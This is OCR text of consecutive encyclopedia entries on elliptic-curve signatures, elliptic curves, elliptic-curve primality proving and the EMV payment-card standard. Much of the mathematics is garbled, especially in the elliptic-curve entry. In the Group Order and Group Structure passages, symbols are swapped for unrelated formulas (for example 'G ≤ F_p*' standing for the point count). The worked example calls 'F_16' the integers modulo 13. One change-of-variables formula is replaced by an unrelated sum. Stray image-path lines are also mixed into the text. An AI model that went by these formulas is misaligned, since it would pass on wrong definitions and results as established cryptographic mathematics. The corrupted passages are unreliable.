1. Verify that e is in the range of H and that s is an integer in the interval $[0, n - 1]$.

2. Compute $R' = sP - eQ$.

3. Compute $e' = H(m, R')$.

4. Accept the signature if and only if $e' = e$.

Signature verification works because if a signature (e, s) on a message m was indeed generated by the legitimate signer, then $k \equiv s - de \pmod{n}$. Hence

$$R' = sP - eQ = sP - edP = (s - de)P = kP = R,$$

and thus $e' = H(m, R') = H(m, R) = e$.

One drawback of ECDSA and ECSchnorr is the requirement that a fresh secret k be chosen uniformly at random from the interval $[1, n - 1]$ for each message m that is signed. In particular, the same k should not be used to sign two different messages since the private key d can be efficiently computed from the two signed messages. In the case of ECDSA, this drawback can be overcome by selecting $k = \overline{H}(d, e)$ where $\tilde{p}_n$ is a (deterministic) hash function whose outputs are in the interval $[1, n - 1]$; note that k is determined from the message m and the private key d, and so a cryptographically secure source of randomness is no longer needed to generate k. For a concrete example of such a function $\tilde{p}_n$, see Pornin (2013). In the case of ECSchnorr, this drawback can be overcome by using the EdDSA variant of ECSchnorr (Bernstein et al., 2012). EdDSA introduced several enhancements to ECSchnorr including the use of twisted Edwards curves instead of Weierstrass curves, which significantly improved performance and resistance to software side-channel attacks.

ECDSA and EdDSA are specified in the draft standard FIPS 186-5 (FIPS 186-5, 2019) and have been widely deployed in practice.

Cross-References

Digital Signature Schemes
Elliptic Curves
Elliptic Curve Cryptography
Elliptic Curve Discrete Logarithm Problem
Elliptic Curve Keys
Schnorr Digital Signature Scheme

References

Bernstein D, Duif N, Lange T, Schwabe P, Ying B (2012) High-speed high-security signatures. J Cryptogr Eng 2:77–89

Brown D (2005) Generic groups, collision resistance, and ECDSA. Des Codes Crypt 35:119–152 [MathSciNet]

ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inf Theory 31:469–472
[MathSciNet]

FIPS 186-4 (2013) Digital Signature Standard (DSS), Federal Information Processing Standards Publication 186-4, National Institute of Standards and Technology, US

FIPS 186-5 (draft) (2019) Digital Signature Standard (DSS), Federal Information Processing Standards Publication 186-5 (Draft), National Institute of Standards and Technology, US, Oct

Goldwasser S, Micali S, Rivest R (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17:281–308
[MathSciNet]

Johnson D, Menezes A, Vanstone S (2001) The elliptic curve digital signature algorithm (ECDSA). Int J Inf Secur 1:36–63

Nyberg K, Rueppel R (1996) Message recovery for signature schemes based on the discrete logarithm problem. Des Codes Crypt 7:61–81

Pointcheval D, Stern J (2000) Security arguments for digital signatures and blind signatures. J Cryptol 13:361–396

Pornin T (2013) Deterministic usage of the Digital Signature Algorithm (DSA) and Elliptic Curve Digital Signature Algorithm (ECDSA). IETF RFC 6979. Available at https://tools.ietf.org/html/rfc6979

Schnorr C (1991) Efficient signature generation by smart cards. J Cryptol 4:161–174

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300317

Elliptic Curve Trace computation

Point Counting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_244

Elliptic Curves

Darrel Hankerson[45] ✉ and Alfred Menezes[46] ✉
(45) Department of Mathematics, Auburn University, Auburn, AL, USA
(46) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Definition

This section introduces elliptic curves and associated group operations, along with basic structural properties of particular interest in cryptography. For more detailed treatments, see Koblitz (1994), Silverman (1986), Silverman (1994), and Washington (2008).

Background

Although classical, elliptic curves have been used in *integer factorization* algorithms and in *primality proving algorithms* and also for designing public-key cryptographic schemes. In cryptography, the attractiveness is due, in part, to the apparent resistance (at a given key size) to discrete logarithm attacks compared to methods where security is based on the intractability of integer factorization or finding logarithms in finite fields, especially as security requirements increase.

Theory

An *elliptic curveE* over a *fieldF* is defined by a Weierstrass equation:

$$E/F : y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6 \tag{1}$$

with a_1, a_2, a_3, a_4, $a_6 \in F$ and $\Delta \neq 0$, where Δ is the *discriminant* of E and is defined as follows:

$$\begin{aligned}
\Delta &= -d_2^2d_8 - 8d_4^3 - 27d_6^2 + 9d_2d_4d_6 \\
d_2 &= a_1^2 + 4a_2 \\
d_4 &= 2a_4 + a_1a_3 \\
d_6 &= a_3^2 + 4a_6 \\
d_8 &= a_1^2a_6 + 4a_2a_6 - a_1a_3a_4 + a_2a_3^2 - a_4^2.
\end{aligned}$$

If L is any extension field of F, then the set of *L-rational points* on E is as follows:

$$\begin{aligned}
E(L) = \{(x, y) \in L \times L : y^2 + a_1xy + a_3y \\
- x^3 - a_2x^2 - a_4x - a_6 = 0\} \cup \{\infty\}
\end{aligned}$$

where ∞ is the *point at infinity*.

Two elliptic curves E_1 and E_2 defined over F and given by Weierstrass equations (1) are said to be *isomorphic* over F if there exist $u, r, s, t \in F$ and $u \neq 0$, such that the change of variables

$$(x, y) \to (u^2x + r, u^3y + u^2sx + t) \tag{2}$$

transforms equation E_1 into equation E_2. The transformation (2) is called an *admissible change of variables*.

Simplified Weierstrass Equation

A Weierstrass equation (1) defined over F can be simplified considerably by applying admissible changes of variables:

1. If the characteristic of F is not equal to 2 or 3, then the admissible change of variables

$$(x, y) \to \left(\frac{x - 3a_1^2 - 12a_2}{36}, \frac{y - 3a_1 x}{216} - \frac{a_1^3 + 4a_1 a_2 - 12a_3}{24} \right)$$

transforms E to the curve

$$y^2 = x^3 + ax + b \tag{3}$$

where $a, b \in F$. The discriminant of this curve is $\Delta = -16(4a^3 + 27b^2)$.

2. If the characteristic of F is 2, then there are two cases to consider. If $a_1 \neq 0$, then the admissible change of variables

$$D_{E(0,w_0)} p\,(x, y) = \sum_{(u, w_0 \preccurlyeq w)} a_{u,w} x^u y^{w+w_0}.$$

transforms E to the curve

$$y^2 + xy = x^3 + ax^2 + b \tag{4}$$

where $a, b \in F$. The discriminant is $\Delta = b$. If $a_1 = 0$, then the admissible change of variables

$$(x, y) \to (x + a_2, y)$$

transforms E to the curve

$$y^2 + cy = x^3 + ax + b \tag{5}$$

where $a, b, c \in F$. The discriminant is $\Delta = c^4$.

3. If the characteristic of F is 3, then there are two cases to consider. If $a_1^2 \neq -a_2$, then the admissible change of variables is as follows:

$$(x, y) \to \left(x + \frac{d_4}{d_2}, y + a_1 x + a_1 \frac{d_4}{d_2} + a_3 \right),$$

where $f \in g\mathbb{F}_{q^m}[x]$ and $d_4 = a_4 - a_1 a_3$ transform E to the curve

$$y^2 = x^3 + ax^2 + b$$

where $a, b \in F$. The discriminant is $\Delta = -a^3b$. If $a_1^2 \neq -a_2$, then the admissible change of variables

$$(x, y) \to (x, y + a_1x + a_3)$$

transforms E to the curve


$$y^2 = x^3 + ax + b \tag{6}$$

where $a, b \in F$. The discriminant is $\Delta = -a^3$.

Group Law

Let E be an elliptic curve defined over the field F. There is a *chord-and-tangent rule* for adding two points in $E(F)$ to give a third point in $E(F)$. Together with this addition operation, the set of points $E(F)$ forms an abelian *group* with ∞ serving as its identity. It is this group that is used in the construction of elliptic curve cryptographic schemes.

The addition rule is best explained geometrically. Figure 1 illustrates the addition and doubling rule for the curve $y^2 = x^3 - x$ over the real numbers $\mathbb{A}$. Let $P = (x_1, y_1)$ and $Q = (x_2, y_2)$ be two distinct points on an elliptic curve E. Then, the *sumR* of P and Q is obtained by drawing a line through P and Q; this line intersects the elliptic curve at a third point. Then, R is the reflection of this point about the x-axis. The *doubleR* of P, also denoted $2P$, is obtained by drawing the tangent line to the elliptic curve at P. This line intersects the elliptic curve at a second point. Then, R is the reflection of this point about the x-axis.



(a) Addition: $P + Q = R$. (b) Doubling: $P + P = R$.

Elliptic Curves, Fig. 1 Geometric addition and doubling of elliptic curve points. (**a**) Addition: $P + Q = R$. (**b**) Doubling: $P + P = R$

Algebraic formulas for the group law can be easily derived from the geometric description. These formulas are presented next for elliptic curve E of the simplified Weierstrass form (3) in affine coordinates when the characteristic of the underlying field F is not 2 or 3 and for elliptic curve E of the form (4) over characteristic 2 finite fields.

Group Law for E/F : $y^2 = x^3 + ax + b$, char(F) ≠ 2, 3

- *Identity*. $P + \infty = \infty + P = P$ for all $P \in E(F)$.
- *Negatives*. If $P = (x, y) \in E(F)$, then $(x, y) + (x, -y) = \infty$. The point $(x, -y)$ is denoted by $-P$ and is called the *negative* of P; note that $-P$ is indeed a point in $E(F)$. Also, $-\infty = \infty$.
- *Point addition*. Let $P = (x_1, y_1) \in E(F)$ and $Q = (x_2, y_2) \in E(F)$, where $P \neq \pm Q$. Then, $P + Q = (x_3, y_3)$, where

$$x_3 = \left(\frac{y_2 - y_1}{x_2 - x_1}\right)^2 - x_1 - x_2 \quad \text{and}$$
$$y_3 = \left(\frac{y_2 - y_1}{x_2 - x_1}\right)(x_1 - x_3) - y_1.$$

- *Point doubling*. Let $P = (x_1, y_1) \in E(F)$, where $P \neq -P$. Then, $2P = (x_3, y_3)$, where

$$x_3 = \left(\frac{3x_1^2 + a}{2y_1}\right)^2 - 2x_1 \quad \text{and}$$
$$y_3 = \left(\frac{3x_1^2 + a}{2y_1}\right)(x_1 - x_3) - y_1.$$

Group Law for E/F : $y^2 + xy = x^3 + ax^2 + b$, char(F) = 2

- *Identity*. $P + \infty = \infty + P = P$ for all $P \in E(F)$.
- *Negatives*. If $P = (x, y) \in E(F)$, then $(x, y) + (x, x + y) = \infty$. The point $(x, x + y)$ is denoted by $-P$ and is called the *negative* of P; note that $-P$ is indeed a point in $E(F)$. Also, $-\infty = \infty$.
- *Point addition*. Let $P = (x_1, y_1) \in E(F)$ and $Q = (x_2, y_2) \in E(F)$, where $P \neq \pm Q$. Then, $P + Q = (x_3, y_3)$, where

$$\lambda = \frac{y_1 + y_2}{x_1 + x_2},\ x_3 = \lambda^2 + \lambda + x_1 + x_2 + a \text{ and}$$
$$y_3 = \lambda(x_1 + x_3) + x_3 + y_1.$$

- *Point doubling*. Let $P = (x_1, y_1) \in E(F)$, where $P \neq -P$. Then, $2P = (x_3, y_3)$, where

$$x_3 = \left(x_1 + \frac{y_1}{x_1}\right)^2 + \left(x_1 + \frac{y_1}{x_1}\right) + a \quad \text{and}$$
$$y_3 = x_1^2 + \left(x_1 + \frac{y_1}{x_1}\right)x_3 + x_3.$$

The curves and group law have been given in affine form, although other representations are possible. In particular, various projective coordinate representations are commonly used due to efficiency

considerations. Moreover, curves admitting *Edwards coordinate representations* possess especially attractive features.

Group Order

Let *E* be an elliptic curve defined over a finite field $\mathcal{NL}(f)$. The number of points in $e_{k_1}(x)$, denoted $G \leq \mathbb{F}_p^*$, is called the *order* of *E* over α_i' . Since the Weierstrass equation (1) has at most two solutions for each $s \in \mathbb{Z}_p$, it follows that $h\left(X'\right) = 256 \cdot h(X).$. Hasse's theorem provides tighter bounds for $G \leq \mathbb{F}_p^*$:

$$q + 1 - 2\sqrt{q} \leq \#E(\mathbb{F}_q) \leq q + 1 + 2\sqrt{q}.$$

$G \leq \mathbb{F}_p^*$ can be computed in polynomial time by Schoof's algorithm or one of its many derivatives.

Let *p* be the characteristic of α_i' . An elliptic curve *E* defined over α_i' is *supersingular* if *p* divides *t*, where $t = q + 1 - \#E(\mathbb{F}_q)$. If *p* does not divide *t*, then *E* is *ordinary*. The elliptic curves (5) and (6) are supersingular.

If *E* is an elliptic curve defined over α_i' , then *E* is also defined over any extension $\mathbb{F}_{q^n}$ of α_i' . The group $e_{k_1}(x)$ of α_i' -rational points is a subgroup of the group $E(\mathbb{F}_{q^n})$ of $\mathbb{F}_{q^n}$ -rational points, and hence, $G \leq \mathbb{F}_p^*$ divides $\#E(\mathbb{F}_{q^n})$. If $G \leq \mathbb{F}_p^*$ is known, then $\#E(\mathbb{F}_{q^n})$ can be efficiently determined by the following result due to Weil. Let $\#E(\mathbb{F}_q) = q + 1 - t$. Then, $\#E(\mathbb{F}_{q^n}) = q^n + 1 - V_n$ for all $n \geq 2$, where $\{V_n\}$ is the sequence defined recursively by $V_0 = 2$, $V_1 = t$, and $V_n = V_1 V_{n-1} - qV_{n-2}$ for $n \geq 2$.

Group Structure

Let *E* be an elliptic curve defined over α_i' . Then, $e_{k_1}(x)$ is isomorphic to $\mathrm{Tr}(a) = 1$ where n_1 and n_2 are uniquely determined positive integers such that n_2 divides both n_1 and $q - 1$.

Note that $\#E(\mathbb{F}_q) = n_1 n_2$. If $n_2 = 1$, then $e_{k_1}(x)$ is a cyclic group. If $n_2 > 1$, then $e_{k_1}(x)$ is said to have *rank 2*. If n_2 is a small integer (e.g., $n - 2 = 2$, 3, or 4), then $e_{k_1}(x)$ is sometimes said to be *almost cyclic*. Since n_2 divides both n_1 and $q - 1$, one expects that $e_{k_1}(x)$ is cyclic or almost cyclic for most elliptic curve *E* over α_i' .

Example

Consider the elliptic curve

$$E : y^2 = x^3 + 2x + 4$$

defined over $\mathbb{F}_{16}$, the integers modulo 13. The points in $E(\mathbb{F}_{13})$ are as follows:

$$\begin{array}{cccccccc} (0,2) & (2,4) & (5,3) & (7,6) & (8,5) & (9,6) & (10,6) & (12,1) & \infty \\ (0,11) & (2,9) & (5,10) & (7,7) & (8,8) & (9,7) & (10,7) & (12,12) & \end{array} \tag{7}$$

so $\mathcal{O} = (0 : 1 : 0)$. Examples of the group law are (8, 5) + (2, 4) = (7, 6) and 2(8, 5) = (0, 2). Since the group order 17 is prime, $E(\mathbb{F}_{13})$ is a cyclic group.

Cross-References

Hyperelliptic Curves

References

Koblitz N (1994) A course in number theory and cryptography, 2nd edn. Springer, New York

Silverman J (1986) The arithmetic of elliptic curves. Springer, New York

Silverman J (1994) Advanced topics in the arithmetic of elliptic curves. Springer, New York

Washington L (2008) Elliptic curves: number theory and cryptography, 2nd edn. CRC Press, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_446

Elliptic Curves for Primality Proving

François Morain[47] ✉
(47) Laboratoire d'informatique (LIX), Palaiseau, France

✉ **François Morain**
Email: morain@lix.polytechnique.fr

Synonyms

ECPP

Definition

Elliptic Curve Primality Proving (ECPP for short) is a method to prove primality of an integer n that uses elliptic curves modulo n.

Background

Proving the primality of an integer N (Primality Proving Algorithm) is easy if $N-1$ can be factored: N is prime if and only if the multiplicative group of invertible elements $(\mathbb{Z}/N\mathbb{Z})^*$ is cyclic of order $N-1$ (Modular Arithmetic). To prove that an integer g is a generator of $(\mathbb{Z}/N\mathbb{Z})^*$ and hence that the group is cyclic, it suffices to check that $g^{N-1} \equiv 1 \bmod N$ and $g^{(N-1)/q} \not\equiv 1 \bmod N$ for all prime factors q of $N-1$. (It is quite easy to find a generator, or to prove that none exists, given the prime factors.)

The above method is the converse of Fermat's Little Theorem. However, it is rare that $N-1$ is easy to factor. Less rare is the case where $N-1$ has a large prime cofactor C, in which case the primality of $N-1$ can be proven in the same way, modulo the assumption that C can be proven

prime in turn. This approach cannot succeed to prove the primality of all numbers in reasonable time. Other approaches have therefore been pursued for proving that a number is prime. For instance, the first deterministic algorithm for this task was designed by Adleman et al. in the early 1980s (Adleman et al. 1983) and improved by Cohen and Lenstra (1984) among others (Bosma and van der Hulst 1990; Cohen and Lenstra 1987; Mihailescu 1997).

Theory

The basic idea of primality proving with elliptic curves is to enlarge the set of groups that can be used for proving the primality of N. In addition to $(\mathbb{Z}/N\mathbb{Z})^*$ also the groups formed by elliptic curves over $\mathbb{Z}/N\mathbb{Z}N$ are considered, that is sets $E(\mathbb{Z}/N\mathbb{Z}) = \{(x, y) \in (\mathbb{Z}/N\mathbb{Z}N)^2$, $y^2 \equiv x^3 + ax + b \bmod N\}$, where $\gcd(4a^3 + 27b^2, N) = 1$. If N is indeed prime, then $E(\mathbb{Z}/N\mathbb{Z})$ is a group of order $m = N + 1 - t$ for some integer $t \in \left[-2\sqrt{N}, 2\sqrt{N}\right]$, by Hasse's theorem. A primality testing theorem analogous to the converse of Fermat's theorem can be proven so that it is enough to find a generator P of the curve satisfying equalities in the group $E(\mathbb{Z}/N\mathbb{Z})$. To each curve corresponds a distinct m. A lot of them should be factorizable numbers. This gives a lot of candidates to use in the primality proof, in addition to $N - 1$.

To use these groups in primality proving, two problems must be solved: find algorithms to compute the group law on $E(\mathbb{Z}/N\mathbb{Z})$ and compute the cardinality of the group. The first task is easy, many algorithms being known. The second task is not so easy, but there exists a deterministic point counting algorithm due to Schoof for this which runs in polynomial time.

In 1986, two primality proving algorithms using elliptic curves were proposed, somewhat anticipated in 1985 by Bosma, Chudnovsky, and Chudnovsky. One is due to Goldwasser and Kilian (1986, 1999), the other one to Atkin (1986). The Goldwasser–Kilian algorithm uses random curves whose cardinality has to be computed with Schoof's algorithm. The analysis shows that proving primality can be done in random polynomial time for almost all primes, a result eventually proven for all primes (Adleman and Huang 1992) by Adleman and Huang using curves of genus

2 shortly after the work of Goldwasser and Kilian. The drawback of the Goldwasser–Kilian algorithm is that Schoof's algorithm is too slow to be interesting in practical primality proving, despite the improvements made by Elkies and Atkin.

Atkin's approach replaces random curves by curves which are reductions of curves with complex multiplication and for which the cardinality is known in advance. The analysis of this algorithm, also called ECPP (Atkin and Morain 1993), is heuristic and yields a running time $O((\log N)^6)$ (see Lenstra and Lenstra Jr (1990) and *O*-notation) for deciding the primality of N using classical arithmetic.

Experimental Results

In practice, due to many improvements of several people including the present author, primes of cryptographic size (say 512 or 1024 bits) can be proved in a few seconds, and large numbers tackled as well, the record being around 5000 decimal digits. An interesting feature of this algorithm is the fact that it gives a certificate of primality that can be checked in time $O((\log N)^4)$.

As a matter of fact, a faster version of ECPP was outlined by Shallit, with a complexity of $O((\log N)^5)$ (see Lenstra and Lenstra Jr 1990). With fast multiplication techniques, this is a $\tilde{O}\left((\log\ N)^4\right)$ method, and its practicality has been recently demonstrated with the primality of several numbers with more than 15,000 decimal digits (Franke et al. 2004; Morain 2005) and culminating at more than 20,000 decimal digits (Morain 2006). The above complexity matches the fastest heuristic version of the Agrawal–Kayal–Saxena algorithm that is due to Bernstein (2007).

Cross-References

Elliptic Curve Method for Factoring
Elliptic Curves
Integer Factoring
Primality Test
Prime Number

Recommended Reading

Adleman LM, Huang M-DA (1992) Primality testing and abelian varieties over finite fields. Lecture notes in math, vol 1512. Springer, Berlin

Adleman LM, Pomerance C, Rumely RS (1983) On distinguishing prime numbers from composite numbers. Ann Math 2(117):173–206
[MathSciNet]

Atkin AOL (1986) Manuscript. Lecture notes of a conference. Boulder CO, August 1986

Atkin AOL, Morain F (1993) Elliptic curves and primality proving. Math Comput 61(203):29–68
[MathSciNet]

Bernstein DJ (2007) Proving primality in essentially quartic random time. Math Comput 76(257):389–403
[MathSciNet]

Bosma W, van der Hulst M-P (1990) Primality proving with cyclotomy. PhD thesis, Universiteit van Amsterdam

Cohen H, Lenstra AK (1987) Implementation of a new primality test. Math Comput 48(177):103–121
[MathSciNet]

Cohen H, Lenstra HW Jr (1984) Primality testing and Jacobi sums. Math Comput 42(165):297–330
[MathSciNet]

Franke J, Kleinjung T, Morain F, Wirth T (2004) Proving the primality of very large numbers with fastecpp. In: Buell D (ed) Algorithmic number theory, 6th international symposium, ANTS-VI, Burlington, VT, June 2004. Lecture notes in computer science, vol 3076. Springer, Berlin, pp 194–207

Goldwasser S, Kilian J (1986) Almost all primes can be quickly certified. In: Proceedings of 18th STOC, 28–30 May 1986. ACM, Berkeley, pp 316–329

Goldwasser S, Kilian J (1999) Primality testing using elliptic curves. J ACM 46(4):450–472
[MathSciNet]

Lenstra AK, Lenstra HW Jr (1990) Algorithms in number theory, chapter 12. In: van Leeuwen J (ed) Handbook of theoretical computer science, vol A: algorithms and complexity. Elsevier, North Holland, pp 674–715

Mihailescu P (1997) Cyclotomy of rings and primality testing. Dissertation ETH No. 12278, Swiss Federal Institute of Technology, Zürich

Morain F (2005) Implementing the asymptotically fast version of the elliptic curve primality proving algorithm. Math Comput 76(165):493–505
[MathSciNet]

Morain F (2006) Announcement at http://www.lix.polytechnique.fr/Labo/Francois.Morain/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_287

EMV

Michael Ward[48] ✉ and Anita Ochieano[49] ✉
(48) Product Security Chip Centre of Excellence MasterCard Worldwide, Waterloo, Belgium
(49) Visa International, Foster City, CA, USA

✉ **Michael Ward (Corresponding author)**
Email: ward@mastercard.com

✉ **Anita Ochieano**
Email: anita@visa.com

Definition

EMV Integrated Circuit Card Specification for Payment Systems, Version 4.2, June 2008 (EMV 2008) is a global standard for credit and debit payment cards based on chip card technology. The EMV specification is administered by EMVCo, LLC. EMVCo also establishes and administers testing and approval processes to evaluate compliance with the EMV specifications. The current owners of EMVCo are American Express, JCB, MasterCard, and Visa.

Background

A primary goal of EMVCo and the EMV specifications is to facilitate global interoperability and compatibility of chip-based payment cards and acceptance devices while supporting secure payment. This objective extends to new types of payment devices as well, including contactless payment and mobile payment.


Traditional credit and debit payment cards carry a magnetic stripe, a hologram, a specimen signature of the cardholder and may be embossed with the cardholder's name and account number and the expiry date of the card. Magnetic stripe technology provides little in the way of card authentication. EMV cards carry the information about the account on an integrated circuit (chip) on the card. The chip is able to store more information than the magnetic stripe and also can support editing to control the use of the card. The card's ability to generate cryptograms and digital signatures allows card authentication to be performed by the terminal or issuer using dynamic techniques that identify genuine data and genuine cards. The card can provide the ability to authenticate the cardholder offline. Both the card and terminal implement offline risk management processes that control whether a transaction is approved or declined offline or whether online authorization should be sought.

EMV defines several different mechanisms for chip card authentication. Online authorized transactions use an online card authentication method (online CAM) where the online authorization contains a cryptogram generated from key transaction data signed with the card's secret symmetric key. Offline card authentication is achieved through the terminal's verification of a signature received from the card and does not require that the transaction be able to go online.

Application: The EMV Architecture

The Transaction Flow

Figure 1 provides an overview of the transaction flow for EMV. For complete descriptions of these processes, please refer to the EMV specifications.


